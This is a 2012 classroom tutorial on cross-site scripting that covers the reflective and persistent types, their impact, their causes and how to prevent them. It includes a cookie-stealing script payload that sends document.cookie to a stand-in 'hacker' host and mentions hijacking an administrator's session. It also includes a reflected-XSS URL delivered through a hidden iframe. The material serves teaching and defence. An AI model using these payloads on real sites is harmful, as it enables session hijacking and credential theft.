ARIA Week 11 Tutorial: Understanding Cross Site Scripting

Week 11 - April 13th, 2012

PART 2: Cross Site Scripting

SUMMARY:
This tutorial will help you to understand cross-site scripting and how you can prevent it in your web applications.

In this tutorial, we will use JavaScript to understand how XSS can affect applications

REQUIREMENTS:
You will need a web browser and a server (XAMPP, MAMP, or an external server + FTP tool).

WHAT IS CROSS-SITE SCRIPTING (XSS)?

Cross-Site Scripting (also known as XSS) is one of the most common application-layer web attacks. XSS vulnerabilities target scripts embedded in a page which are executed on the client-side (in the user's web browser) rather than on the server-side. XSS in itself is a threat which is brought about by the internet security weaknesses of client-side scripting languages such as HTML and JavaScript. The concept of XSS is to manipulate client-side scripts of a web application to execute in the manner desired by the malicious user. Such a manipulation can embed a script in a page which can be executed every time the page is loaded, or whenever an associated event is performed.

XSS is the most common security vulnerability in software today. This should not be the case as XSS is easy to find and easy to fix. XSS vulnerabilities can have consequences such as tampering and sensitive data theft.


KEY CONCEPTS OF CROSS-SITE SCRIPTING:

- XSS is a Web-based attack performed on vulnerable Web applications
- In XSS attacks, the victim is the user and not the application
- In XSS attacks, malicious content is delivered to users using JavaScript

DIFFERENT TYPES OF CROSS-SITE SCRIPTING:


Reflective XSS

There are many ways in which an attacker can entice a victim into initiating a reflective XSS request. For example, the attacker could send the victim a misleading email with a link containing malicious JavaScript. If the victim clicks on the link, the HTTP request is initiated from the victim's browser and sent to the vulnerable Web application. The malicious JavaScript is then reflected back to the victim's browser, where it is executed in the context of the victim user's session.



Persistent XSS

Consider a Web application that allows users to enter a user name which is displayed on each user's profile page. The application stores each user name in a local database. A malicious user notices that the Web application fails to sanitize the user name field and inputs malicious JavaScript code as part of their user name. When other users view the attacker's profile page, the malicious code automatically executes in the context of their session.



IMPACT OF CROSS-SITE SCRIPTING:

When attackers succeed in exploiting XSS vulnerabilities, they can gain access to account credentials. They can also spread Web worms or access the user's computer and view the user's browser history or control the browser remotely. After gaining control to the victim's system, attackers can also analyze and use other intranet applications.
By exploiting XSS vulnerabilities, an attacker can perform malicious actions, such as:

- Hijack an account
- Spread Web worms
- Access browser history and clipboard contents
- Control the browser remotely
- Scan and exploit intranet appliances and applications

IDENTIFYING CROSS-SITE SCRIPTING VULNERABILITIES

XSS vulnerabilities may occur if:

- Input coming into Web applications is not validated
- Output to the browser is not HTML encoded

CROSS-SITE SCRIPTING EXAMPLES:

Example 1.
For example, the HTML snippet:
<title>Example document: %(title)</title>
is intended to illustrate a template snippet that, if the variable title has value Cross-Site Scripting, results in the following HTML to be emitted to the browser:
<title>Example document: XSS Doc</title>
A site containing a search field does not have the proper input sanitizing. By crafting a search query looking something like this:
"><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>
Sitting on the other end, at the Webserver, you will be receiving hits where after a double space is the users cookie. You might strike lucky if an administrator clicks the link, allowing you to steal their sessionID and hijack the session.

Example 2.
Suppose there's a URL on Google's site, *http://www.google.com/search?q=flowers*, which returns HTML documents containing the fragment
* Your search for 'flowers' returned the following results: *
i.e., the value of the query parameter q is inserted into the page returned by Google.
Suppose further that the data is not validated, filtered or escaped.
Evil.org could put up a page that causes the following URL to be loaded in the browser (e.g., in an invisible*<iframe>*):

http://www.google.com/search?q=flowers+%3Cscript%3Eevil_script()%3C/script%3E When a victim loads this page from www.evil.org, the browser will load the iframe from the URL above. The document loaded into the iframe will now contain the fragment
* Your search for 'flowers <script>evil_script()</script>'*
*returned the following results: *
Loading this page will cause the browser to execute *evil_script()*. Furthermore, this script will execute in the context of a page loaded from *www.google.com!*

[BONUS]

If you've gotten this far, next steps are:
1) If you're using JavaScript in your application, run through the (very short) JSLint tutorials here: http://net.tutsplus.com/tutorials/javascript-ajax/quick-tip-using-jslint/ and here: http://www.jslint.com/lint.html to understand JSLint and use it to analyze your own application code. If you find issues with your code, correct them.

2) If you're not using JavaScript, do some research on security tools for your framework/ language. There are plenty for whatever you're using, don't worry. Find something that looks useful and is recommended and run through a sample tutorial on it. Understand how you might incorporate this tool into your regular workflow.